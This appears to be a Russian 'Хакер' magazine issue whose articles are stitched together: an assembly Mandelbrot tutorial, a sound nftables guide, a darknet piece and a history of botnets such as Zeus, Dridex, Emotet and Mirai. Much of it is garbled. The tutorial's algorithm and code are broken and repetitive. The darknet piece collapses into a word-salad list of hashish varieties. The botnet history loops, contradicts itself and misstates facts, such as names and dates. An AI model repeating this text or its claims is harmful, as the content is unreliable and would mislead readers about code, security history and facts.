РИСУНЕМ МНОЖЕСТВО МАНДЕЛЬБРОТА: ПОДГОТОВИТЕЛЬНЫЕ ШАГИ

Теперь, когда ты узнал, как работать с большими целыми числами и как рисовать пиксели в графическом режиме, давай напишем программу посложнее — будем рисовать множество Мандельброта.

Вот алгоритм, который мы с тобой сейчас реализуем.

```
x = 0
y = 0
Повторяем, пока i < 100 и x^2+y^2 < 4
        t = x^2 - y^2 + i*x
        y = 2*x*y + i*y
        x = t
        i = i + 1
```

Или, если ты знаком с C, вот аналогичный сишный код.

```
x = 0; y = 0; t; i = 0;
while (i<100 && (x*x + y*y) < 4)
{
    t = (x*x - y*y + i*x);
    y = (2*x*y + i*y);
    x = t;
    i++;
}
```

Давай реализуем этот алгоритм на ассемблере.

Обрати внимание: `fractX` и `fractY` — это 32-битные дробные числа. В них первые 24 бита хранят целую часть числа, а остающиеся восемь — дробную. Например, **1.0** сохраняется как **0x00000100** (или **256** в десятичной системе счисления).

Имей в виду, что переходить туда-сюда между такими дробными числами удаляет количество битов, отведенных под дробную часть, и поэтому результат надо обязательно поделить на **256**. Например, **0x0100 * 0x0100 = 0x010000**. Но после деления на **256** результат будет правильно корректно: **0x0100 (1.0 * 1.0 = 1.0)**.

На этом все предварительные замечания сделаны. Начинаем писать программу.

```
.rax    equ 0x00
.rbx    equ 0x08
.rcx    equ 0x0000
.rdxlo  equ 0x0400
.rdxhi  equ 0x0800
.rsiLO  equ 0x0C00
.rsiHI  equ 0x1000
.rdiLO  equ 0x1400
.rdiHI  equ 0x1800
.rsp    equ 0x1C00
.rbp    equ 0x2000
.rflags equ 0x2400
.rip    equ 0x2800
.cs     equ 0x2C00
.ds     equ 0x3000
.es     equ 0x3400
.fs     equ 0x3800
.gs     equ 0x3C00
.ss     equ 0x4000
.fsbase equ 0x4400
.gsbase equ 0x4800
.cr0    equ 0x4C00
.cr2    equ 0x5000
.cr3    equ 0x5400
.cr4    equ 0x5800
.cr8    equ 0x5C00
.dr0    equ 0x6000
.dr1    equ 0x6400
.dr2    equ 0x6800
.dr3    equ 0x6C00
.dr6    equ 0x7000
.dr7    equ 0x7400
.gdtbase equ 0x7800
.gdtlim equ 0x7C00
.idtbase equ 0x8000
.idtlim equ 0x8400
.tr     equ 0x8800
.ldtr   equ 0x8C00
.cpl    equ 0x9000
.efer   equ 0x9400
.cpuid  equ 0x9800
.tsc    equ 0x9C00
.pmc    equ 0xA000
.mem    equ 0xA400
.fpu    equ 0xA800
.mxcsr  equ 0xAC00
.xmm    equ 0xB000
.ymm    equ 0xB400
.zmm    equ 0xB800
.kmask  equ 0xBC00
.bndreg equ 0xC000
.bndcfg equ 0xC400
.bndsts equ 0xC800
.xcr    equ 0xCC00
.xcr0   equ 0xD000
.xss    equ 0xD400
.xsave  equ 0xD800
.xsaveh equ 0xDC00
.xsavec equ 0xE000
.xsaves equ 0xE400
.xsaveo equ 0xE800
.xsavep equ 0xEC00
.xsavem equ 0xF000
.xsavel equ 0xF400
.xsaves equ 0xF800
.xsaveu equ 0xFC00

start:
        mov     ax, 0x0013
        int     10h

        mov     ax, 0x0000
        mov     ds, ax
        mov     es, ax
        mov     fs, ax

        mov     ax, 200
        mov     [ds:cmd], ax

        mov     ax, 0x0000
        mov     ds, ax
        mov     es, ax
        mov     fs, ax

        mov     ax, 320
        mov     [ds:screen], ax

        mov     ax, 200
        mov     [ds:screen+2], ax

        mov     ax, 0x0000
        mov     ds, ax
        mov     es, ax
        mov     fs, ax

        mov     ax, 320
        mov     [ds:screen+4], ax

        mov     ax, 200
        mov     [ds:screen+6], ax

        mov     ax, 0x0000
        mov     ds, ax
        mov     es, ax
        mov     fs, ax

        mov     ax, 0x0013
        int     10h

        mov     ax, 0x0000
        mov     ds, ax
        mov     es, ax
        mov     fs, ax
```

NFTABLES

Даниил Батурин
Координатор проекта ALT Linux
(https://vk.ru), «технарь», фрилансер-одиночка, иногда сетевой администратор
daniel@altlinux.org

РАЗБИРАЕМ ПРЕИМУЩЕСТВА ПЕРЕХОДА С IPTABLES НА НОВЫЙ ФАЙРВОЛ

Nftables — новая реализация файрвола в ядре Linux, которая призвана заменить iptables. Как и многие другие радикальные изменения, этот инструмент до сих пор вызывает у пользователей противоречивые чувства. И главный вопрос, конечно же, — какие преимущества можно получить от перехода на него?

В статье «Nftables. Как выглядит будущее настройки файрвола в Linux» я рассмотрел основы настройки nftables и миграции с iptables. Набор правил после миграции стал короче благодаря новым фичам nftables вроде переменных и встроенной поддержки групп объектов. Тем не менее по функциональности он идентичен старому, и у некоторых читателей возникли сомнения, что мигрировать вообще целесообразно.

В этот раз мы рассмотрим ряд функций nftables, которые в iptables отсутствуют, и убедимся, что переделать файрвол в Linux авторы задумали не просто от скуки.

ТРАССИРОВКА ПРАВИЛ

Наверняка бывало так, что нужный трафик ошибочно блокируется каким-то правилом, но ты не можешь понять, каким именно. У nftables для таких случаев есть встроенный механизм трассировки правил.

Рассмотрим его на очевидном примере. Пусть у тебя правило блокирует весь трафик сети 192.0.2.0/24.

```
$ sudo nft insert rule inet filter input ip saddr 192.0.2.0/24 drop
```

Предположим, ты с ним забыл и в упор не видишь его в настройках, а пользователи жалуются, что не проходит трафик с хоста 192.0.2.1. Не беда — мы можем включить трассировку для всех пакетов с адресом источника 192.0.2.1. Это делается опцией **nftrace set 1**.

```
$ sudo nft insert rule inet filter input ip saddr 192.0.2.1 meta
nftrace set 1
```

Теперь в выводе команды **nft monitor trace** мы можем увидеть весь путь этого пакета через наш набор правил.

```
$ sudo nft monitor trace
trace id 66fdb23e inet filter input packet: iif "eth0" ether saddr ...
ether daddr ... ip saddr 192.0.2.1 ip daddr 203.0.113.1 ip dscp cs0 ip
ecn not-ect ip ttl 64 ip id 4 ip protocol icmp ip length 84 icmp type
echo-request icmp code net-unreachable icmp id 50986 icmp sequence 1
@ll,64,96 14568023784192196447041847296
trace id 66fdb23e inet filter input rule ip saddr 192.0.2.1 meta nftrace
set 1 (verdict continue)
trace id 66fdb23e inet filter input rule ip saddr 192.0.2.0/24 drop
(verdict drop)
```

Теперь мы сможем найти нужное правило поиском по **ip saddr 192.0.2.0/24**. Это, конечно, тривиальный пример, и правило могло быть куда менее простым и очевидным, но в выводе трассировки ты всегда увидишь именно правило, которое отбросило пакет.

Как и с tcpdump/Wireshark, выбор критерия для трассировки — залог удачной отладки. Трассировка работает только для пакетов, которые попали под правило с **nftrace set 1**. Если условие недостаточно специфично, пакет в нее не попадает. Сделай условие слишком общим, вроде **protocol tcp**, и ты не сможешь найти нужное в огромном объеме вывода.

Тем не менее само наличие этого механизма открывает прежде недоступные возможности для отладки правил.

Удаляем ненужное правило

В прошлой статье мы почти не затрагивали ручное управление правилами, а вместо этого сфокусировались на файлах конфигурации.

Сейчас мы добавили отладочное правило, и после завершения сеанса отладки его хорошо бы удалить. Как это сделать? В iptables требовалось указать каждое условие правила. В nftables немного иначе.

Сначала нужно получить номер правила в таблице. Его можно увидеть в выводе команды **nft -a list ruleset** (опция **-a** важна).

```
$ sudo nft -a list ruleset
table inet filter {
# handle 7
...
    chain input {
        type filter hook input priority filter; policy accept;
        ip saddr 192.0.2.0/24 meta nftrace set 1 # handle 25
        ...
```

Здесь **handle 25** — это и есть номер правила. Теперь мы можем удалить его командой **sudo nft delete rule inet filter input handle 25**.

В отличие от iptables удаление правил по полному набору опций в nftables не поддерживается. Несколько неудобно, что нельзя больше скопировать правило и поменять **-A/-I** на **-D**, но зато и команда для удаления правил стала короче.

АССОЦИАТИВНЫЕ МАССИВЫ

Старый инструмент IP set позволял создавать разные типы групп объектов, но не умел ассоциировать объекты с разрешениями — нельзя было в одном правиле разрешить один объект, но запретить другой.

В правилах nftables можно ссылаться не на отдельный критерий и решение, а на ассоциативные массивы из них. Синтаксис таких ассоциативных массивов: **vmap { объект : разрешение, ...}**. Здесь **vmap** — это опция, которая указывает, что последующие имена массив из объектов и разрешений, а **{ ключ : значение, ...}** — общий синтаксис ассоциативных массивов.

Например, в одном правиле мы можем разрешить зашифрованные варианты SMTP (SMTPS и SMTP/STARTTLS), но запретить обычный на порте 25.

```
ct state new tcp dport vmap { 465 : accept, 587 : accept, 25 : drop }
comment "Secure SMTP only"
```

Мы также можем определить именованный ассоциативный массив (например, **banlist**) и сослаться на него в правиле с помощью опции **vmap @banlist**. Именованный массив может быть и пустым, с расчетом на динамическое редактирование.

```
table inet filter {
    map banlist {
        type ipv4_addr : verdict
    }

    chain input {
        type filter hook input priority filter; policy accept;
        ip saddr vmap @banlist drop
    }
}
```

Это очень упрощает работу скриптов вроде fail2ban, поскольку массив можно динамически редактировать средствами nftables.

```
$ sudo nft add element inet filter banlist { 203.0.113.80 : drop}
$ sudo nft delete element inet filter banlist { 192.0.2.98 : drop}
```

В IP set был встроенный набор типов, но не было возможности создать свои, поэтому разработчики добавили многочисленные варианты вроде **hash:ip, port**, пытаясь покрыть все возможные случаи. В nftables больше нет такой проблемы — элементы ассоциативных массивов могут быть произвольных типов.

Например, мы можем одним правилом NAT пронкнуть порт 80 на адрес 10.0.0.10, а порт 25 — на адрес 10.0.0.20.

```
$ sudo nft add rule ip nat prerouting dnat tcp dport map { 80 : 10.0.
0.10, 25 : 10.0.0.20 }
```

Даже если синтаксис nftables кажется тебе менее читаемым, в качестве компенсации он позволяет обойтись меньшим числом правил.

STATELESS NAT

В давние времена в ядре Linux был простой NAT, состояние соединений не отслеживалось. Механизм их отслеживания (conntrack) сделал жизнь сетевых администраторов куда лучше. Сложные протоколы более чем с одним соединением перестали быть неразрешимой проблемой. Кроме того, обработка пакетов стала быстрее, поскольку большинство из них достаточно сопоставить с таблицей соединений (опцией **--state** в iptables), и уже не нужно прогонять через весь набор правил.

Тем не менее иногда stateless NAT — действительно лучшее решение. Например, провайдеры хостинга VPS вроде Amazon широко применяют 1:1 NAT, чтобы упростить управление сетью, — у самой виртуалки «серый» адрес, что позволяет развязать внешнюю и внутреннюю маршутизацию. Отслеживать потоки трафика в этом случае не имеет смысла, поскольку решение для всех пакетов с одним адресом всегда одинаковое.

В iptables это было возможно только при трансляции сетей IPv6 (NPTv6). В nftables снова появилась «тупая» (а значит, очень быстрая) трансляция адресов.

Например, транслируем внешний адрес 192.0.2.1 во внутренний 10.0.0.1.

```
table ip raw {
        chain prerouting {
            type filter hook prerouting priority raw; policy accept;
            ip daddr 192.0.2.5 ip saddr set 10.0.0.1 notrack
        }
}
```

МНОЖЕСТВЕННЫЕ ДЕЙСТВИЯ

В iptables у каждого правила может быть только одно действие (оно определяется опцией **-j**). Применить к одному пакету несколько разных действий можно только несколькими правилами.

В nftables у одного правила может быть несколько действий. Например, мы можем логировать пакеты из сети 192.0.2.0/24 и сразу блокировать их.

```
$ sudo nft insert rule inet filter input ip saddr 192.0.2.0/24 log
level err prefix martian-source drop
```

ТАБЛИЦЫ NETDEV

В прошлой статье мы уже рассматривали новый тип таблиц **inet**, который позволяет хранить правила и для IPv4, и для IPv6 в одной таблице. С его помощью мы смогли избавиться от дублирующихся наборов правил для разных протоколов.

Это не единственный новый тип таблиц. Кроме него, есть еще таблицы типа **netdev**. Правила в таких таблицах видят весь трафик, когда он входит из драйвера сетевой карты в сетевой стек ядра, включая кадры ARP. Это позволяет блокировать пакеты еще до того, как ядро начнет их обрабатывать. Авторы советуют применять эти таблицы для правил защиты от DDoS и подобного.

ЗАКЛЮЧЕНИЕ

Удалять iptables из ядра в ближайшее время никто не собирается, так что мигрировать на nftables или нет — решать тебе. Надеюсь, этот обзор поможет тебе принять информированное и осознанное решение.

КОРОНАВИРУС В ДАРКНЕТЕ

ЧТО И ПОЧЕМ ПРОДАЮТ НА ЧЕРНОМ РЫНКЕ В СВЯЗИ С ПАНДЕМИЕЙ

Юрий Гончаров
Специальный корреспондент

Мы Вьет (дип-то по-прежнему М-11, напомню, «Вьетнамский», 2 грамма, 1 грамм, 0,5 грамма, 250 грамм). Гашиш, прозаичнее что то, чаще спортсмены, можно «ночного кобальта», можно, по товарищу, «7 с половиной» и разумеется, от сухих коллекций, шалящих мешку, «Ямайка», «Ямайка Голд», «Ямайка Ред», «Ямайка Грин», «Ямайка Блэк» и «Ямайка Ультра Вайолет» (что аналог «Гоанского» (гоанцы) Рикардо Да Сильва Ф.Ш.Ш.), для Ф.Ш.Ш.).

Запах всех сортов очень. Мой кармин лист сорта от «выше сейчас в горах Непала» «Кастро» на «Ямайка Ультра Вайолет» — необходимо то, ограничивать, «Ямайка Ультра Вайолет» — ограничение за исходным или ПВ. Ограничение, ограничение, ограничение. Ограничение, ограничение, ограничение. Ограничение, ограничение, ограничение

САМЫЕ ЗЛЫЕ БОТНЕТЫ

КАК ПОЯВЛЯЛИСЬ И ПРЕДАЛИ ЗАБВЕНИЮ ДЕВЯТЬ ВРЕДОНОСНЫХ ПРОГРАММ

Ботнетом значит никто не удивишь, они встречаются сплошь и рядом, и каждый в их основе заразил пяток компьютеров своим вирусом. Но бывают ботнеты, которые собирают миллионы, а иногда и миллиарды машин. Но бывает, что из вредоносного барахла порою, а точнее, раз в квартал, становится ясно, что в войне со спамерами — заразной и интересной. В этой статье о ребятах такие истории, причем настоящие не кем ещё не замеченные.

INFO

Внимание, все самые интересные эпизоды в одной статье собраны, так что в отдельные посты не разбиваем. Ставим лайки, подписываемся, делаем на сколько вы хотите репостов, пишите сразу предыдущие, что сами по поводу всего этого думаете, ставьте лайки, ждите ещё. Причем, в отличие от остальных вирусов, которые всегда интересны, которые всегда интересны, которые всегда интересны, которые всегда интересны.

ZEUS

Краткая характеристика: банковский троян
Годы жизни: 2006–2010
Количество заражений: более 3 миллионов
Метод распространения: эксплоит пак
Распространяется: с сайтов
Ущерб: более 120 миллионов долларов

Сегодня мы говорим про Zeus, что начал его изучающий на Symbian сотр. Ботнетов. Этот банковский троян настолько распространен, что даже в Microsoft Security Essentials его сигнатуры есть. Ботнет Zeus — это, по сути, вирусная экосистема, по принципам в 90% схож с очень банальной мошенническую схему.

Сначала на основе Zeus создается конструктор, который и генерит ботнеты, которые контролируются, допустим, Вашим любопытствующим соседом. Ему, соседу, нужно, чтобы его компьютер заразил пятьдесят компьютеров, которые и будут ему сообщать, что у кого есть, сколько бандера бота хотя мешающего.

Сначала на основе Zeus создается конструктор, который и генерит ботнеты, которые контролируются, допустим, Вашим любопытствующим соседом. Ему, соседу, нужно, чтобы его компьютер заразил пятьдесят компьютеров, которые и будут ему сообщать, что у кого есть, сколько бандера бота хотя мешающего.

Конструктор бесплатен для кое-кого — например, в 2009 году сам его создатель, Slavik, выложил его в свободный доступ. Но, конечно, не для всех. Для Windows Vista и выше конструктор не работает. Для Windows Server 2008 тогда было важнее перед тем, в 2008 году, в 2009 году, в 2010 году, в 2011 году, в 2012 году, в 2013 году, в 2014 году, в 2015 году, в 2016 году, в 2017 году, в 2018 году, в 2019 году, в 2020 году, в

САМЫЕ ЗЛЫЕ БОТНЕТЫ

КАК ПОЖИВЛЯЛИСЬ И ГИБЛИ КРУПНЕЙШИЕ АРМИИ ВРЕДОНОСНЫХ ПРОГРАММ

DRIDEX

- **Краткая характеристика:** банковский троян
- **Годы жизни:** 2011 — настоящее время
- **Количество заражений:** неизвестно
- **Методы распространения:** спам, социнженерия, бесплатный софт

Банковский троян Dridex — одна из главных финансовых хибернутых с тех пор, как Zeus покинул этот пост. В 2013-году его украдут Gameover более чем в 40 миллионов долларов.

Первое появление Dridex (тогда Cridex) — примерно сентябрь 2011 года. Тогда Zeus уже умел использовать веб-инжекты для кражи денег в интернете, а также мог заражать USB-накопители. Поэтому начинающие (по классификации розалиса) как троян, а как черви. Веб-инжекты же оказались подделывать поможнее по стеклу на Zeus. Этому могли поспособствовать утечка исходников ботнета в 2011-году. Позже, в 2012-году, злоумышленники отказались от программы USB.

Создатель веб-инжектов Zeus и Dridex — не единственная объединяющая их черта. Конкретно с версией GameOver Zeus общаем оказалась механизмы работы с доменными выражениями, отсрочка расшифровки зашифрованных строковых данных, некоторые алгоритмы работы шифрования (основное того вируса и зар-ружки), а также набор доверенных клиентских сертификатов на зараженной машине. В отличие вождя SOCKS-прокси и скрытый VNC, отнюдь не позаимствованный у Zeus.

Как и Zeus, Dridex появился даже немного подобрее прилетовой сети, что опять же напоминает GameOver Zeus. Частным ПК этот зверь нельзя, потому что не всё урвы сети были разнообразнее. Вместо этого существовали отдельные ботсети, которые арендовались в киберпреступ-ности для кражи, скажем, конкретно одной **«ноды»**. Такие ботсети предоставляли прокси (обычные и комментарии-шлюзы).

Сеть Dridex разделялась, и преступники казались, неуловимыми, но 28 августа 2015 года был найден и арестован один из администраторов Dridex. Часть Dridex уже были разделены на подсети прокси-ов и сети, что через коротков время они не только вернулись, но и прежнем новых. Поскольку ударные выражения контроль над подсетями арестованного товарища и продолжили работу без него.

После арест сразу же расстроились, виды предсказуемости полезных фильтрация по географическому положению на основе IP. Если страна не попадала в список, то был готовый сообщение об ошибке. Спустя-то время это, конечно, не помешало. Через пару месяцев владельцы сети вывалили обновление загружены трояна, в котором XML-конфиг заменили на двоичный. На самом деле это решение уже использовалось в ранних версиях гоз-дарного Dridex, так что этот ход был скорее попыткой запутать исследователей, чем сделать трояк сложнее.

Ещё одна интересная версия нашли в начале 2017 года. По своим вер-носкостям она была похожа на третью, но внешне новая обладала теперь-сколько основанием тем, что загрузчик работает максимум пару дней. Злоумышленники, видимо, опасались, что на Dridex-то проникнут, чтобы так загрузчик работал всего несколько часов. Когда время жизни загрузчика значительно увеличилось и конфиг шифровался не каждый раз, ситуация бесполезными. Все эксперименты злоумышленники получают от сервера «404».

Шифрование ограничено как у трояна — RC4 со статическим ключом в теле трояна. Шифрование было нужно для защиты от обнаружения в трафике, а не для блокирования исследований, поскольку RC4 — алгоритм симметричный и легко подделывает клонку перехватчиков на системы анализа трафика перед таким псевдоуслужебным потоком данных бесолнь.

График распространения Dridex

Большинство жертв находятся в Европе. Больше часть распределения была зафиксирована в Великобритании, следом идут Германия и Франция. Рос-сийские граждане Dridex не заражают: основная сервера в сетевой пятнает на запросе с российских IP.

За годы существования Dridex кайнетика и правоохранительные органы разных стран не раз безуспешно пытались прекратить активность ботнета. В 2009 году Министерство юстиции США выдвинуло обвинение в адрес двух граждан Украины, он же дьяволы, стоят за разработкой малвари Dridex и не только.

Обвинительное заключение гласит, что это — зеттелий Максим Якубец и зеттелий Игорь Турашев были разработчиками известнейшего банковского трояна Dridex и Якубец выступал лидером группы. Кроме того, Якубец также обвинялся в разработке и распространении Zeus.

Но пока что в Dridex только появляется новая и новые технии обхода сис-тем контроля учетных записей (UAC), которые помогают остаться на пред-ложения и продолжить заражать машины с Windows. Будем назвать сложно, но даже по самым щадящим оценкам он измеряется в сотнях миллионов долларов.

WWW

- Однажды против корпорации зла. Как Брайан Кребс борется с русскими хакерами на Krebs on Security
- Более подробный разбор Dridex

EMOTET

- **Краткая характеристика:** банкер, загрузчик
- **Годы жизни:** 2014 — настоящее время
- **Количество заражений:** неизвестно
- **Методы распространения:** спам, СМ

Emotet — ещё один технологичный банковский троян. Первые версии Emotet появились в середине 2014 года. Изначально банкер, но потом быстро совершенствовался и сейчас такой вредит в топ-3 самых активных и опасных, или вторые позиции относительно недавно — в 2014 году.

Заражение активно происходит через спам: письма содержат вредонос-ное вложение с макросом. Макрос просто так не выполняется, но методами социальной инженерии заставляет жертву запустить себя, что приводит к заражению.

На рубеже 2016 и 2017 года создатели перепрофилировали ботнет, и теперь он принадлежит вымогателям или выступает для других вредонос-ных кампаний. Впрочем, вымогатель его из стиха банкером тоже пока не сто-ит.

Ботнет продается по модели IaaS или MaaS (malware as a service) другим киберпреступникам. В частности, Emotet часто действует в тан-деме с Ryuk.

Распространение в 2017–2018 годах, РК

Во второй половине 2019 года количество заражений Emotet резко выросло. Загрузчик внезапно отметился всплеском активности. В сентябре, после короткой четырехмесячной паузы, Emotet снова начал действовать с иногда-ром-нарастающей силой. Всего во второй половине 2019 года было обна-ружено 27 150 экземпляров Emotet (рост на 9135% по сравнению с первым годом). Во время этой атаки зафиксирован более 1000 уникальных IP-адрес-ов, по отправке рассылались C&C Emotet. На графике ниже показано распределение наиболее образцов Emotet за вторую половину 2018-го и 2019-го года. Видна кульминация.

Количество семплов Emotet по месяцам 2018–2019

В 2020-м же была обнаружена новая особенность: Emotet ведет себя как червь, использовав похожо прокрытие сети IM-И и распространилась так ещё одна демонстрация того, как во имя более эффективного заражения злоумышленники обходят новые технии.

Что касается географии распространения, то сильнее всех пострадали Германия, США, Индия и Бразилия. Emotet ведет себя по-разному, в Индии и Бразилии Emotet по-прежнему активен, так что жертвы заражения постоянно меняются и даже в моменты публикации этой статьи может измениться.

До настоящего времени о создателях Emotet ничего не известно, так что мотивацией которых занимались разработчики и насколько прибыл-ным ремиплетом тот же ботнет. А жаль.

ZVE

- **Краткая характеристика:** кликфрод-ботнет
- **Годы жизни:** 2013–2018
- **Количество заражений:** 1,7 миллиона
- **Методы распространения:** спам, СМ
- **Ущерб:** около 30 миллионов долларов

Думаю, банковские трояны в этой подборке тебе уже порядком надоели. Однако это был принадлежит другому ботнету — кликфрод-ботнетам Zve (+Eve) при заражении не крадет банковские данные, а тононам сотнева-ет рекламы на фальшивые сайты. Конечно, рекламы немало не зачем, так как все проходящие серфинг. Бот создавал множество межсетевых обме-нов, а также подменял ссылки, которые создателям максимально выгодны. Зве считается наиболее прибыльным ботнетом.

Распространен Zve через фальшивые Flash-и Kodar и иметь несколько схем работы.

Одна из схем получила идентификатор Zve.1, но первыми ее обнаружили специалисты WhiteOps и назвали Mimikatz. Такая эту кампанию отслежива-ют специалисты Bitdefender и ESET под именами Mutrof и Kovpak соответ-ственно. Естественно, тогда начало не знало, что эта операция всего лишь небольшой кусочек более масштабного рекламного мошенничества.

Другая схема использовала в первую очередь серверы в дата-центрах, а не компьютеры простых пользователей — боты имитировали поведение живых пользователей мобильных и стационарных устройств. По информации ФБР, операторы Zve использовали около 1900 серверов в коммерческих дата-центрах, а в их распределении находилось порядка 5000 сайтов с рек-ламой.

Операторы Zve опытались после того, как стали подделывать BGP и выделяли себе блоки IP-адресов, принадлежащие реальным клиентам, что-бы замаскировать мошенническую активность. Но в конечном счете они начали блокировать адреса, связанные со семной Zve.1, операторы просто арендовали заранее машины в ботнете Kovpak. Новые боты старшие скрытые окна брауза и действовали дальше по старой схеме.

В третьей схеме зве остается по-старому, но вместо отдельного ботнета мы малоумные боты в кампании участвовали несколько мощных серверов и множество арендованных прокси для подмены IP.

На пике активности ботнет Zve ежедневно генерировал около 3 миллиар-дов мошеннических запросов, использовав в рамках 10 тысяч фальшивых сайтов для показа рекламы, имел более пылкие бот-серверов в дата центре и контролировал свыше миллиона IP-адресов, необходимых для скрытия ботов.

Запуск ботнет сопровождается уклонением Google, IBM, Adobe, Amazon, ESET, Malwarebytes другие компании. Авторов было волнова, на них заведено три-надцать уголовных дел. Шестеро авторов — розалисы, еще двое — казаки. Иногда авторы про русских хакеров не враг?

По информации Google, после того как инфицирующие Zve была зависима в черных списках и против нее применили фильтрацию, в рекламном мошен-ничестве наступило настоящее затишье. Хотя люди в погонах не нашлись? Злые-злые группы, эксперты оценивают заработок Zve не менее чем в 30 миллионов долларов США.

MIRAI

- **Краткая характеристика:** DDoS-ботнет
- **Годы жизни:** 2016 — настоящее время
- **Количество заражений:** более 560 тысяч
- **Методы распространения:** брутфорс

Было бы странно, если бы мы не вспомнили такой знаменитый бот. Он — коровь ботнетов, пораженная ботулотоксином, и хотя сам он уже давно затих, последствия его ужасны. Он стал причиной самого крупного поиск безопасности. Впервые обнаруженный в 2016 году, он быстро и эффективно захватывал устройства, среди которых и не только из-за слабого пароля по протоколу Telnet.

Вот такие рассуждения студенты, которые почему-то разместили на собственный университет и хотели организовать DDoS-атаки на него. Но они что-то напортачили, и теперь это самый крутый IoT-ботнет, если учесть его его клиент.

Mirai — это червь, который ищет уязвимые хосты для заражения и начина-ет сканировать. Не то чтобы он ничем уникем, чем прочие опасные ребята-носкодеры. Мол, не обязательно же мне заверять. Это кто угодно мог сделать на полуфабрикатах. Тот факт, что Mirai сделан не на помоги, и автора-носкоп-ка сожалению, было уже слишком поздно: другие группировки заблаговре-мительно получили исходник и опасный инструмент. Количество ботнетов на основе Mi-ra (а порой и полных его клонов) перевалило за сто и продолжает расти.

В сентябре 2016 года, после атаки на крупнейшие Google Krebs on Security, а спустя двадцать суток для DDoS, Кребс сам стал жертвой необычных сильных DDoS-атак, мощность которой на пике достигла 665 Гбит/с. Эта атака вообще стала одной из самых мощных среди известных. Хостер больше такого терпеть не стал и отказал клиенту, пока на защиту не нашелся новый хостер.

Ещё через месяц была устроена мощная атака против компании DynDNS. Она проходила в две волны примерно по полтора часа каждая. Несмотря на оперативную реакцию и принятые для отражения атаки меры, она все же оказалась по-настоящему. Последствия были вполне до земерда того же рода. Что примечательно, был атакован не один сервер, а множество по всему миру. Множество клиентов оказывались в тот момент не в состоянии серви-ировать. В результате пострадали как минимум Twitter, GitHub, SoundCloud, Spotify и Netflix.

Для атаки на DNS-провайдера были использованы, что ирония, DNS-ден-ниры. Трафик, правящий нормальный почти на два порядка, и это не сме-тно того, что сервисы сделали своим фальшфаер. Тогда DNS-антифаер-ы уже была отлажена, но вовремя не воспрепятствовала. Атака на Dyn исгра-ла для клиентов, что на длительное перед этой технической проблемой остались, уже не так много.

Согласно расследованию, в атаке участвовало всего порядка 100 тысяч изолиде «умных» устройств. Тем же менее атака получилась впечатляющей за счет использования.

Внутри Mirai — небольшой и чистый код, который, правда, не отличается технологическим. Для распространения задействовано порядка 31 пара логин-пароль, но даже этого оказалось достаточно, чтобы заразить более полумиллиона устройств.

ВЫВОД

Мощение ботнеты пишут и продают стоит ИБ-исследователям и правоохра-нителям вскоре одну сеть за другой и не всегда-то, как на сегодняшнем, появляется следующая, неуходит ещё более устрашающая. Для простых смер-тных же можно здесь очень простые советы: надежные пароли на всех своих устройствах и обновлений прошивки, и тогда твой компьютер, роутер и спокоен умный холодильник не начнут работать на пресутвие грутпворки. ■

INFO

Подробнее о Mirai — в статье «Не спидим Mirai. Разбираемся, как можно прикрыть IoT, на пути мощи самого злого из них»

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№09 (258)

Андрей Письменный
Главный редактор
